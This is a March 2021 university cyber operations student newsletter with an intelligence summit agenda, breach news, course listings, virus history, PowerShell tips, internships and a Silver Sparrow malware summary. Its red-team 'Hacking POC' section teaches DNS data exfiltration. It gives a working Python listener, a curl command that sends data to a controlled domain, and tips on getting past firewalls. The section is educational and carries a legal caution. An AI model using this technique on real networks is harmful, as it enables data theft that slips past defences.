SPRING

THE PACKET

MARCH 2021

IN THIS ISSUE

ART BY @ EDGAR-MORAN

THE UNIVERSITY OF ARIZONA

THE INAUGURAL SOUTHERN ARIZONA INTELLIGENCE SUMMIT

THE FUTURE OF INTELLIGENCE

Wednesday - Friday, April 7-9, 2021

8:30AM - 5:00PM

University of Arizona

VIRTUAL EVENT

- Explore careers in the intelligence community
- Learn about the future of national intelligence
- Meet with national, state and industry intelligence leaders

Learn more and register online at

>> https://intelligence-studies.azcast.arizona.edu/content/summit

University of Arizona and Community College students are FREE

SOUTHERN ARIZONA INTELLIGENCE SUMMIT

AGENDA | APRIL 7-9, 2021 | 8:00AM – 5:00PM MST (DAILY)

Wednesday, April 7, 2021	
8:30AM – 10:00AM	**Opening Session** • Welcome & Introductions • **University of Arizona Leadership Address** Pending Speaker Confirmation • **Keynote Speaker: 'The Future of Intelligence'** Brigadier General Anthony Hale, Commanding General Ft. Huachuca & USAICOE
11:30PM – 1:30PM	**Lunch Session** • **Guest Speaker: Open Source Intelligence Collection & Analysis** Ms. Cynthia Hetherington, MLS, MSM, CFE, CII President & Founder, Hetherington Group • **Guest Panel: Law Enforcement Intelligence & Intelligence Driven Policing** Panel Chaired By: Federal Bureau of Investigation (Pending Confirmation) Participants*:* Federal, State, Local, Tribal, & Fusion Centers
3:00PM – 5:00PM	**Afternoon Session** • **Guest Speaker: Intelligence Community – Center for Academic Excellence** Mr. Michael Bennett, ICCAE Program Director Office of the Director of National Intelligence • **Guest Panel: Workforce Development – Next Generation of Intel Professionals** Panel Chaired By: Office of the Director of National Intelligence Participants: Department of State, Defense Intelligence Agency, National Reconnaissance Office, Federal Bureau of Investigations. (Pending other IC elements)
Thursday April 8, 2021	
8:30AM – 10:00AM	**Opening Session** • Welcome & Introductions • **Title Sponsor Address** Mr. Austin Yamada, President & CEO University of Arizona Applied Research Corporation • **Keynote Speaker: 'The Future of Information Warfare'** Lieutenant General Stephen G. Fogarty, Commanding General U.S. Army Cyber Command
11:30PM – 1:30PM	**Lunch Session** • **Guest Speaker: Cyber Threat Intelligence Sharing** Mr. Tim Roemer, Chief Information Security Officer, State of Arizona • **Guest Speaker: Social Engineering** Chris Hadnagy, Chief Human Hacker, Social-Engineer, LLC
3:00PM – 5:00PM	**Afternoon Session** • **Student Presentation: Computational Propaganda** Jacob Denno, Cyber Ops Graduate, University of Arizona & Dan Carroll, Principal Data Scientist, CVS Health • **Guest Panel: Workforce Development – Next Generation of Cybersecurity Professionals** Panel Chaired By: National Security Agency (Pending other IC and Industry Elements)
Friday April 9, 2021	
8:30AM – 10:00AM	**Morning Session:** • Welcome & Introductions • **Opening Remarks** Dr. Gary Packard, Dean College of Applied Science & Technology • **Keynote Speaker: 'Intelligence & Cyber Support - A Commander's Perspective'** Joseph L. Votel, General (Retired)
11:30AM-1:30PM	**Lunch Session** • **Guest Speaker: The Cyber-Intelligence Convergence in Private Industry** Jeff Frazier, Chief Operating Officer, Pryon Inc. • **Student Panel:** UA Alumni/Current Student
3:00PM – 5:00PM	**Afternoon Session** • **Closing Remarks & Adjourn** Dr. Linda L. Denno, Civilian Aide to the Secretary of the Army, Arizona

LETTER FROM THE EDITOR

A MESSAGE FROM PROFESSOR MICHAEL GALDE

--- BEGIN MESSAGE ---

Welcome to the **MARCH** issue of "**The PACKET**" produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde, and I wish to welcome everyone to the start of seven-week two this month. For all the students that have finished the first seven-week classes, I hope you are hungry for even more. As for everyone in a full semester class, you are halfway there, keep up the good work. COVID-19 has been a dominating force in our day-to-day lives and remote workplaces are reshaping the corporate office. Industry is adjusting to the rapid shift we have seen to remote working and many developments have been put into place. For example, work from home policies are being developed and adjusted as employees discover new challenges to interacting with sensitive cooperate data. Cybersecurity issues related to how delicate data is moved from one environment to another is still a difficult component for many organizations to accurately secure. The skills you are learning under the cyber operations program will put you into the forefront of safeguarding these environments. The value you would provide to organizations in these difficult times is all that stands between a functional workplace and a massive data breach that will threaten an organization's survival. Developing your techniques and learning the tools of the trade will allow you to defend these environments today and tomorrow.

--- END MESSAGE ---

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

HACKERS TAKE A JOYRIDE THROUGH CRITICAL WATER INFASTRUCTURE

The City of Oldsmar Florida experienced a breach at a water treatment facility where a malicious user changed the chemical mix which could have harmed many people within the city. While the attacker did successfully gain access, they did not have the knowledge to evade the operator's visibility into plant operations or dodge the redundant checks on the water's chemical composition. The lack of funding for municipal and local water treatment facilities often means cybersecurity is an afterthought.

RENT A CAR IN CANADA AND BE PART OF A DATA BREACH

Any service you sign up for can be part of a data breach and if you decided to rent a car in Canada using Discount Car and Truck Rentals you are likely part of a data breach of 120 GB worth of data being sold online. The hacking group claiming responsibility is named Dark Side and claims to only target large and profitable companies. Dark Side previously donated $20,000 from it activates to a Children's hospital in October 2020. Maybe that was a PR stunt, or they think they are doing good; however, I doubt the law would look at it that way.

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

CYBERPUNK PARENT COMPANY HACKED AND SENSITIVE DATA SOLD

Cyberpunk was an anticipated game that many waited to be released but did not meet the expectations of every fan. The parent company recently reported it had a ransomware attack and the company's internal documents were threatened to be released by a group named HelloKitty. The “Buy-it-Now” price of 7 Million was ambitious but the group claims someone purchased the data. One analyst believes the group was unlikely to attract a buyer and withdrew the sale, but future leaks will tell.

YANDEX SUFFERED DATA BREACH BECAUSE ADMIN INVITED ACCESS

Yandex is the Russian version of Google, in 2018 Yandex R&D was the victim of an espionage attack using a Regin malware variant, allegedly by the NSA. Well, it turns out the NSA could have just asked to gain access apparently as one of Yandex system administrators is accused of allowing unauthorized access into the services email offering. This was a compromise of about 5,000 Yandex email accounts which required those users to reset credentials.

THE VIRGINIA CONSUMER PROTECTION ACT EXPECTED TO BE SIGNED BY GOVERNOR

Virginia is poised to pass a privacy law and within this legislation, it allows residents of the commonwealth to opt out of targeting their data and the sale of their data, like California's law. They could also obtain the data that companies have collected about them, and correct or delete it. The bill was passed by the state's House of Delegates and Senate, and it's expected to move to the governor's desk as early as this month after a reconciliation process, and the legislation would take effect in 2023.

Amazon, Microsoft and tech industry trade groups have backed the bill. Virginia Delegate Cliff Hayes Jr., who introduced the House bill, said the proposal was influenced by Europe's General Data Protection Regulation and other state privacy efforts. The Virginia state law notably does not allow individuals to sue companies for violating their policy rights. Virginia Delegate Cliff Hayes Jr also wants delegates to consider legislation down the line that would specifically address data privacy concerns related to artificial intelligence and facial recognition. He said that based on debates in other states, he decided to begin with building a basic framework to protect consumers.

REINING IN SECTION 230, SEEKING TO HELP USERS FIGHT BACK AGAINST REAL-WORLD HARM

The measure is dubbed the Safe Tech Act, and it marks the latest salvo from congressional lawmakers against Section 230. The decades-old federal rules help facilitate free expression online. The proposal aims to preserve the thrust of Section 230, which generally spares a wide array of website operators from being held liable for what their users say. Instead, it opens an easier legal pathway for Web users to seek court orders and file lawsuits if posts, photos and videos threaten individuals personally with abuse, discrimination, harassment, the loss of life or other irreparable harm. Ultimately, it would be up to a judge to decide the merits of these claims. In the case of abusive paid content, that seek to defraud or scam customers.

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES

COPS CAN'T ACCESS $60M IN SEIZED BITCOIN AND FRAUDSTER WON'T GIVE PASSWORD

Officials in Germany have seized a digital wallet believed to contain $60 million in bitcoins obtained by fraudulent online activity. The original owner of the wallet was convicted of installing bitcoin mining malware on peoples' computers without permission and has served more than two years in prison. But the wallet is encrypted, and the fraudster has steadfastly refused to disclose the password protecting the 1,700 bitcoins. The German news organization BR says that if the authorities do gain access, the bitcoins would be sold, and the cash would go into the state treasury. That's because the bitcoins apparently weren't stolen from anyone in particular. They were instead freshly mined with hacked computing power. According to BR, officials were able to gain access to 86 bitcoins that were not protected by a password, yielding €500,000 ($600,000). Presumably, this happened at a time when bitcoins were not as valuable as they are now. While the government can't access the remaining 1,700 bitcoins, officials say that the original owner can't access them either.

TURNING RAM INTO WI-FI CARDS TO STEAL DATA FROM AIR-GAPPED SYSTEMS

Academics from an Israeli university have published research detailing a technique to convert a RAM card into an impromptu wireless emitter and transmit sensitive data from inside a non-networked air-gapped computer that has no Wi-Fi card. Since Wi-Fi signals are radio waves and radio is basically electromagnetic waves, the researcher argues that malicious code planted on an air-gapped system by attackers could manipulate the electrical current inside the RAM card in order to generate electromagnetic waves with the frequency consistent with the normal Wi-Fi signal spectrum (2,400 GHz). This signal can then be picked up by anything with a Wi-Fi antenna in the proximity of an air-gapped system, such as smartphones, laptops, and more.

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

SPRING SCHEDULE 2021

CAT #	COURSE	Books
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	Book
CYBV 310	INTRO SECURITY PROGRAMMING I	Book
CYBV 311	INTRO SECURITY PROGRAMMING II	Book
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	Book
CYBV 326	INTRO METHODS OF NETWORKING ANALYSIS	Book
CYBV 329	CYBER ETHICS	Book
CYBV 354	PRINCIPLES OPEN-SOURCE INTEL	Book
CYBV 381	INCIDENT RESPONSE TO DIGITAL FORENSICS	Book
CYBV 382	NETWORK FORENSICS	Book
CYBV 388	CYBER INSTIGATIONS AND FORENSICS	Book 1, Book 2
CYBV 400	ACTIVE CYBER DEFENSE	Book 1, Book 2
CYBV 435	CYBER THREAT INTELLIGENCE	Book 1, Book 2, Book 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

CAT #	COURSE	Books
CYBV 437	DECEPTION & COUNTER-DECEPTION	Book
CYBV 440	DIGITAL ESPIONAGE	Book 1, Book 2
CYBV 441	CYBER WAR, TERROR AND CRIME	Book 1, Book 2
CYBV 450	INFORMATION WARFARE	Book 1
CYBV 454	MALWARE THREATS & ANALYSIS	Book
CYBV 471	ASSEMBLY LANG PROG FOR SEC PROF	Book
CYBV 473	VIOLENT PYTHON	Book 1, Book 2
CYBV 474	ADVANCED ANALYTICS FOR SEC OPS	Book 1, Book 2
CYBV 480	CYBER WARFARE	Book 1, Book 2
CYBV 481	SOC ENG ATTACK & DEFENSE	Book 1, Book 2

CLASSES FILL UP SOON SO DON'T DELAY!

SPRING

SIGN UP FOR
CLASSES
SOON

SUMMER SCHEDULE 2021


NOTE FROM YOUR ADVISORS

SUMMER AND FALL 2021 ENROLLMENT OPENS ON APRIL 5TH! COURSES OFTEN FILL QUICKLY, SO ENROLL EARLY TO GET THE BEST SELECTION! PLEASE TOUCH BASE WITH YOUR ACADEMIC ADVISOR TO VERIFY THE COURSES YOU PLAN ON TAKING ARE IN LINE WITH YOUR DEGREE PLAN. YOU CAN ALSO SCHEDULE AN APPOINTMENT WITH THEM IF YOU NEED ADDITIONAL SUPPORT WITH YOUR SUMMER AND/OR FALL ENROLLMENT. ADVISOR CONTACT INFORMATION CAN BE FOUND HERE: HTTPS://AZCAST.ARIZONA.EDU/STUDENT-SERVICES/ADVISING/MEET-YOUR-ADVISOR

SUMMER SCHEDULE 2021

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

CAT #	COURSE	Books
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	Book
CYBV 310	INTRO SECURITY PROGRAMMING I	Book
CYBV 311	INTRO SECURITY PROGRAMMING II	Book
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	Book
CYBV 329	CYBER ETHICS	Book
CYBV 385	INTRO TO CYBER OPERATIONS	Book
CYBV 400	ACTIVE CYBER DEFENSE	Book 1, Book 2
CYBV 435	CYBER THREAT INTELLIGENCE	Book 1, Book 2, Book 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book



BEFORE YOU KNOW WHERE YOU GO, YOU NEED TO KNOW WHERE YOU CAME FROM

CYBER SECURITY HISTORY

CREEPER, THE FIRST COMPUTER VIRUS

Creeper was an experimental computer program written by Bob Thomas, a later version, written to delete Creeper by Ray Tomlinson. This self-replicating version of Creeper is generally accepted to be the first computer virus. The program was not actively malicious software as it caused no damage to data, the only effect being a message it output to the teletype reading "I'm the creeper: catch me if you can". Reaper was a similar program created by Ray Tomlinson to move across the ARPANET and delete the self-replicating Creeper.

MARCH 16, 1971

THE FIRST SUCCESSFUL EMAIL-AWARE VIRUS MELISSA

The Melissa virus was a mass-mailing macro virus. The virus would infect computers via Email, the email being titled 'Important Message'. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." It would then mass mail itself to the first 50 people in the user's contact list. A New Jersey computer programmer, David L. Smith, was charged with writing and launching the Melissa virus. Smith allegedly used a pirated America Online account to send Melissa over the Internet, where it replicated and infected computers around the world, temporarily incapacitating e-mail systems at organizations. David L. Smith was sentenced to 20 months in federal prison and fined $5,000 USD, Smith admitted to writing the "Melissa" macro virus, illegally accessing America Online for the purpose of posting the virus onto the Internet and destroying the personal computer he used to post the virus. Smith pleaded not guilty to charges of interrupting public communication, conspiracy to commit the offense, and the attempt to commit the offense.

MARCH 26, 1999

MICHELANGELO VIRUS RELEASES PAYLOAD

The Michelangelo virus was expected to create a digital apocalypse on March 6, with millions of computers having their information wiped, according to mass media hysteria surrounding the virus. Michelangelo was first discovered on 4 February 1991 in Australia and was designed to infect DOS systems but did not engage the operating system or make any OS calls. The virus remained dormant until March 6 which is the birthday of Renaissance artist Michelangelo, while there is no reference to the artist in the virus, and it is doubtful that the virus' developer intended Michelangelo to be referenced to the virus. The name was chosen by researchers who noticed the coincidence of the activation date. On March 6, the virus overwrites the first one hundred sectors of the hard disk with nulls. Although designed to infect DOS systems, the virus can easily disrupt other operating systems installed on the system since, like many viruses of its era, the Michelangelo infects the master boot record of a hard drive. Once a system became infected, any floppy disk inserted into the system becomes immediately infected as well. Eventually, the news media lost interest, and the virus was quickly forgotten and by 1997 no cases were being reported in the wild.


MARCH 6, 1992

1/3 EXFILTRATE DATA USING DNS

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

If you are part of a red team, you may come to a situation where you want to exfiltrate data outside of the network you are exploiting to simulate the loss of sensitive data. The main problem however is that the host network may have safeguards in place that you do not have control over like a network firewall or deep packet inspection. One method that we may try to use is DNS to exfiltrate data to a site your red team would control. The reason why we will utilize DNS is because this is usually never restricted or limited on the networking side. Exfiltrating data over DNS works by sending a DNS query for something like a subdomain to a domain that you control. Your DNS server will not respond to this request but will collect all the requests that you submitted for later analysis.



```
root@devtracklify:~# python3 dnsserv.py
got data: ABCD123EF
```

```
ivan@DESKTOP-DT0JIS2:/mnt/c/Users/Ivan$ curl ABCD123EF.sub.exfi.tk
```


In the above example we send our DNS server a request to answer where ABCD123EF was within our domain and our DNS server on the left received our request. With this we can move data to a system we control going around the network protections that would normally exist.

CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. THIS SERIES IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS… IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

2/3 EXFILTRATE DATA USING DNS

If you need to send data that is more then an alphanumeric string, then a simple conversion to Base64 would allow you to send more complicated items. We can send about 512 bytes without sacrificing quality of service, this process will be slow, but it will also get the job done which is nice. So now let's build an exfiltration tool using python.



```
import socket
import re
import binascii
from dnslib import DNSRecord

UDP_IP = "0.0.0.0"
UDP_PORT = 53

sock = socket.socket(socket.AF_INET, # Internet
           socket.SOCK_DGRAM) # UDP
sock.bind((UDP_IP, UDP_PORT))

while True:
 byteData, addr = sock.recvfrom(2048) # buffer size is 2048 bytes
 try:
   msg = binascii.unhexlify(binascii.b2a_hex(byteData))
   msg = DNSRecord.parse(msg)
 except Exception as e:
   print(e)
   continue
 m = re.search(r'\;(\S+)\.sub\.exfi\.tk', str(msg), re.MULTILINE)
 if m:
   print('got data:', m.group(1))
```

DON'T FORGET TO INSTALL DNSLIB


SUDO PIP3 INSTALL DNSLIB

This simple script can be used to see our exfiltrated sensitive data, and in its simplicity lies the beauty. We are not creating some mission impossible scenario; we are just taking a service that is very likely to be available and just using that service in the "wrong way" and therefore protecting an internal network is so difficult, Only the defenders need to follow rules, Red teams need to break the rules.

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

3/3 EXFILTRATE DATA USING DNS

If you do not have a separate machine to test this on, you can just use Wireshark to visualize the data. We can exfiltrate any data using a firewall-protected network and if the message is too large for a DNS query, we can break it up into multiple messages. The important thing to note about this method is that you can bypass firewalls on a lot of machines: a lot of server's block access for HTTP and custom traffic, but it is super hard for the server to operate without an external DNS system and DNS is one of the few services that is needed everywhere. So, this is the basics of an DNS exfiltration attack: Instead of just posting the data out to your servers which can likely be blocked by a firewall, you instead have your code make DNS queries. Firewalls don't normally block that because DNS is super-important to operate for most of the servers. So, your code just needs to initiate a domain name resolution request. "For example, DNS request happens every time you do an HTTP request. It says "Hey! global DNS system, I need an IP address for MY_PORTION_OF_DATA.attackerdomain.com". Because you own the attackerdomain.com domain and nameservers which serve it, you can record the incoming DNS requests and see the MY_PORTION_OF_DATA on your end."



```
#
# See resolved.conf(5) for details

[Resolve]
#DNS=
#FallbackDNS=
#Domains=
#LLMNR=no
#MulticastDNS=no
#DNSSEC=no
#Cache=yes
DNSStubListener=no
"/etc/systemd/resolved.conf" 23L, 619C
```

TIPS & TRICKS OF THE TRADE

SOMETIMES YOU JUST NEED SOMEONE TO POINT YOU IN THE RIGHT DIRECTION

Windows is the most common operating system you will encounter and as much as I am a Linux fanboy, I am surprised at some of the default tools available to a Windows user. One of those tools is PowerShell, a built in and powerful scripting language built within Windows itself.

So, lets look at some of the basic commands you can do within a PowerShell environment

COMMAND	ACTION
get-command	Brings up all the commands available for use in your current session.
get-service	Helpful to know what services are installed on the system
get-process	List of all the currently running processes
clear-content	Delete the contents of an item but retain the item itself
checkpoint-computer	Set a restore point on your machine once every 24 hours
compare-object	Compare two objects directly
set-alias	Set an alias for a cmdlet or other command element in the current session

These are a very small cross section of the power you can find within PowerShell and the capability you have as a built-in scripting language. From developers to power users there are so many possibilities you can use to increase productivity on a Windows system or any operating system with PowerShell installed as it is available for both OSX and Linux.

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

JOBS & INTERNSHIPS

CYBER MITIGATIONS ENGINEER
FORT MEADE, MD

System Vulnerability Analysts identify vulnerabilities and attacks to the design and operation of a system (H/W, S/W, personnel, procedures, logistics, and physical security). They compare and contrast various system attack techniques and develop effective defensive mitigations. Additionally, System Vulnerability Analysts produce formal and informal reports, briefings, and perspectives of actual and potential attacks against the systems or missions being studied. Entry is with a Bachelor's degree and no experience. An Associate's degree plus 2 years of relevant experience may be considered for individuals with in-depth experience that is clearly related to the position. Degree must be in Computer Science or a related field (e.g., Mathematics, Computer Forensics, Cyber Security, Information Technology, Information Assurance, and Information Security).

INFORMATION SYSTEM SECURITY PROFESSIONAL
FORT MEADE, MD

Information System Security professionals are hired into positions directly supporting a technical mission office or into the Cybersecurity Engineering Development Program. Information System Security Professionals play a vital role in enabling security solutions by utilizing systems engineering and systems security engineering principles. Entry is with a Bachelor's degree and no experience. An Associate's degree plus 2 years of relevant experience may be considered for individuals with in-depth experience that is clearly related to the position. Degree must be in Computer Science or a related field (e.g., Mathematics, Computer Forensics, Cyber Security, Information Technology, Information Assurance, Information Security, and Information Systems).

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

CYBER SECURITY INTERNSHIP PROGRAM

Honeywell

Honeywell's Cyber Team is hiring motivated students to join us for our Summer 2021 Internship experience. Interns will help us defend our organization's cyber interests, innovate how we operate as a global team, and develop their cyber skills.

PLACEMENT OPTIONS:

Incident Response – Defending intellectual property, networks, data, and end users from cyber adversaries

Identity & Access – Enabling the right individuals to access resources at the right time for the right reasons

Security Architecture – Aligning enterprise cyber security strategy with business and organizational goals

Data Protection – Working with solutions to protect data on endpoints, mobile devices, networks, and cloud

CYBERSECURITY SUMMER INTERNSHIP

This internship will be an 8-week immersive experience that will provide direct exposure into one or more of these area of cybersecurity with real world deliverables for our clients. In addition, you will be provided education in all pillars of Cybersecurity (Strategy, Governance Risk and Compliance; Identity & Access Management; Application Security; Security Operations; Incident Response & Risk Intelligence) directly from those delivering on these services in the field. Our program is designed to provide real-world, hands-on experience to our interns. One of our main goals is to increase the availability of fully engaged and moldable talent in the field of Cybersecurity. Learn what it means to truly own your career and be a part of a growing organization with a big, bold future.

1/2

THE CURIOUS CASE OF SILVER SPARROW

The computer company Apple recently released its M1 architecture and already malware authors are writing code to make use of this processor. That is not enough to really write an analysis piece, but it is an interesting note when we talk about the malware dubbed Silver Sparrow by the research firm Red Canary. Silver Sparrow is built to infect both Apples X86_64 processors and its new M1 architecture. Right now, the malware does not do much of Anything and only calls back to its command and control (C2) servers looking for updates every hour. When the malware is executed on the X86_64 architecture the program displays a "Hello World!" string while the M1 architecture displays "You did it!" indicating these are more likely place holders. Silver Sparrow has infected over 29k systems according to Malwarebytes and this number is likely much larger as not every system has Malwarebytes installed. Red Sparrow stated, "To me, the most notable [thing] is that it was found on almost 30K macOS endpoints ... That's widespread... and yet again shows the macOS malware is becoming ever more pervasive and commonplace, despite Apple's best efforts."

Silver Sparrow has been identified as a "bystander binary" as the program has not been observed to do much of anything. The researchers suspect the files are placeholders to give the installer something to distribute content outside the JavaScript execution. It remains unclear precisely how or where the malware is being distributed or how it gets installed. Once installed, Silver Sparrow searches for the URL the installer package was downloaded from, most likely so the malware operators will know which distribution channels are most successful. In that regard, Silver Sparrow resembles previously seen macOS adware. Once fully executed, Silver Sparrow leaves two scripts on an infected disk: /tmp/agent.sh and ~/Library/Application Support/verx_updater/verx.sh. The agent.sh script executes immediately at the end of the installation to contact the C2 server to indicate that installation has successfully occurred.

2/2 THE CURIOUS CASE OF SILVER SPARROW

